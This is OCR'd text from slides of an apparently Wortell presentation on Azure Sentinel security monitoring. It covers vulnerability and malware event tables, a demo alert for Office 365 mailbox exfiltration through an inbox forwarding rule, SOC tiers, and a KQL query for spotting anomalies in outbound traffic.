


Top vulnerability events

THREATID	LOGSEVERITY	COUNT
HTTP GET Requests Long URI Anomaly(308...	low	14.88 K
Microsoft Word RTF Object Parsing Vulnera...	critical	10.02 K
Cisco IOS HTTP Configuration Arbitrary Ad...	high	8.22 K
Microsoft Internet Explorer Install Engine C...	high	7.36 K
Microsoft Office Object Type Confusion Vul...	high	4.7 K
Adobe PDF File With Embedded Javascript(...	informational	2.45 K
Windows Media Header Parsing Invalid Fre...	critical	2.35 K
Microsoft Windows WinReg Access Attemp...	low	2.3 K
Adobe PDF File with Embedded Javascript E...	high	1.57 K
Microsoft Wordpad and Office Text Convert...	critical	1.57 K

Top virus and malware events

REQUESTURL	DEVICEEVENTCLASSID	DESTINATIONIP	SOURCEIP	SOURCEUSERID	COL
"cKjfpnqKAm.pdF"	virus	78.22.9.220	10.154.209.185		
"oPPshTeEyp.ExE"	virus	92.98.68.221	10.154.9.40		
"oPPshTeEyp.ExE"	wildfire-virus	92.98.68.221	10.154.9.40		
"cEFGcdtyxxNKdd.eXE"	wildfire-virus	64.191.193.124	192.168.220.227		
"NUUCY.ExE"	wildfire-virus	72.246.53.32	10.154.1.5		
"QdqwxTHJzsEPuJUFrN.E...	virus	198.189.255.81	192.168.110.131		
"isSyfMcociwfWyfoOliH.E...	virus	69.63.176.188	10.154.10.88		
"DjDswgySNFCHfp.eXE"	virus	114.80.72.122	10.154.209.185		
"QdqwxTHJzsEPuJUFrN.E...	wildfire-virus	198.189.255.81	192.168.110.131		




use cases_

wortell

Enterprise Security

use cases_



Azure Sentinel

At 09:17 an Inbox forwarding rule is created

At 09:13 an Anonymous IP (tor exit) is found


At 09:13 an Unusual Login is done from Kazachstan

At 09:16 a potential Suspicious PowerShell script is executed

Wortell SOC

Potential data exfiltration!

use cases_



Case

Case ID cdefba1d-156b-489d-bd53-f357818844fd - PREVIEW

Compromised Account leading to O365 Mailbox Exfiltration

High
SEVERITY

New
STATUS

Unassigned
OWNER

DESCRIPTION

This is an indication of a sign in by Nick Griffin from an unusual location (Dallas, Texas, US) followed by a suspicious inbox forwarding rule being set on a user's inbox. This may indicate that the account is compromised, and that the mailbox is being used to exfiltrate information from your organization. The user Nick Griffin (ngriffin@seccxp.ninja) created or updated an inbox forwarding rule that forwards all incoming email to the external address pwnmezph386sw@gmail.com.

LAST MODIFICATION TIME

02/25/19, 08:21 PM


ALERT NAME
Unusual login
Anonymous IP address
Suspicious PowerShell script
Suspicious inbox forwarding

advanced hunting_

wortell

Enterprise Security

hunting_



Ben Goerz
@bengoerz


Somebody asked me about "automated threat hunting". While researching my response, I realized that @RobertMLee and @cnoanalysis already said it best in "The Myth of Automated Hunting". Quote: "Hunting Exists Where Automation Ends" sans.org/cyber-security …

3:20 PM - 31 Jan 2019

27 Retweets 104 Likes

security operations center_

wortell
Enterprise Security



(advanced) hunting

TIER 3
Proactive Hunting and Advanced Forensics

TIER 2
Deeper Analysis and Remediation

Special Cases

TIER 1
High Speed Remediation

Default Alert Path

AUTOMATION
Automated Investigation & Remediation


Well known attacks

time series visualization_

wortell
Enterprise Security

Scenario: find anomalies in network traffic

```
let starttime = 30d;
let endtime = 1d;
let timeframe = 1h;
let PrivateIPregex = @'^127\.|^10\.|^172\.1[6-9]\.|^172\.2[0-9]\.|^172\.3[0-1]\.|^192\.168\.’;
let TimeSeriesData = CommonSecurityLog
| where TimeGenerated between (startofday(ago(starttime))..startofday(ago(endtime)))
| where DeviceVendor =="Palo Alto Networks" and Activity == "TRAFFIC"
| where isnotempty(DestinationIP) and isnotempty(SourceIP)
| extend DestinationIpType = iff(DestinationIP matches regex PrivateIPregex,"private" ,"public" )
| where DestinationIpType =="public"
| project TimeGenerated, SentBytes,DeviceVendor
| make-series TotalBytesSent=sum(SentBytes) on TimeGenerated from startofday(ago(starttime)) to
startofday(ago(endtime)) step timeframe by DeviceVendor;
TimeSeriesData
```




TimeGenerated	TotalBytesSent	deviceVendor
["2019-04-01T06:00:00.0000000Z","2019-04-01T07:00:00.0000000Z","...	[873713587,882187669,852506841,898793650,891598085,893022551,...	Palo Alto Networks

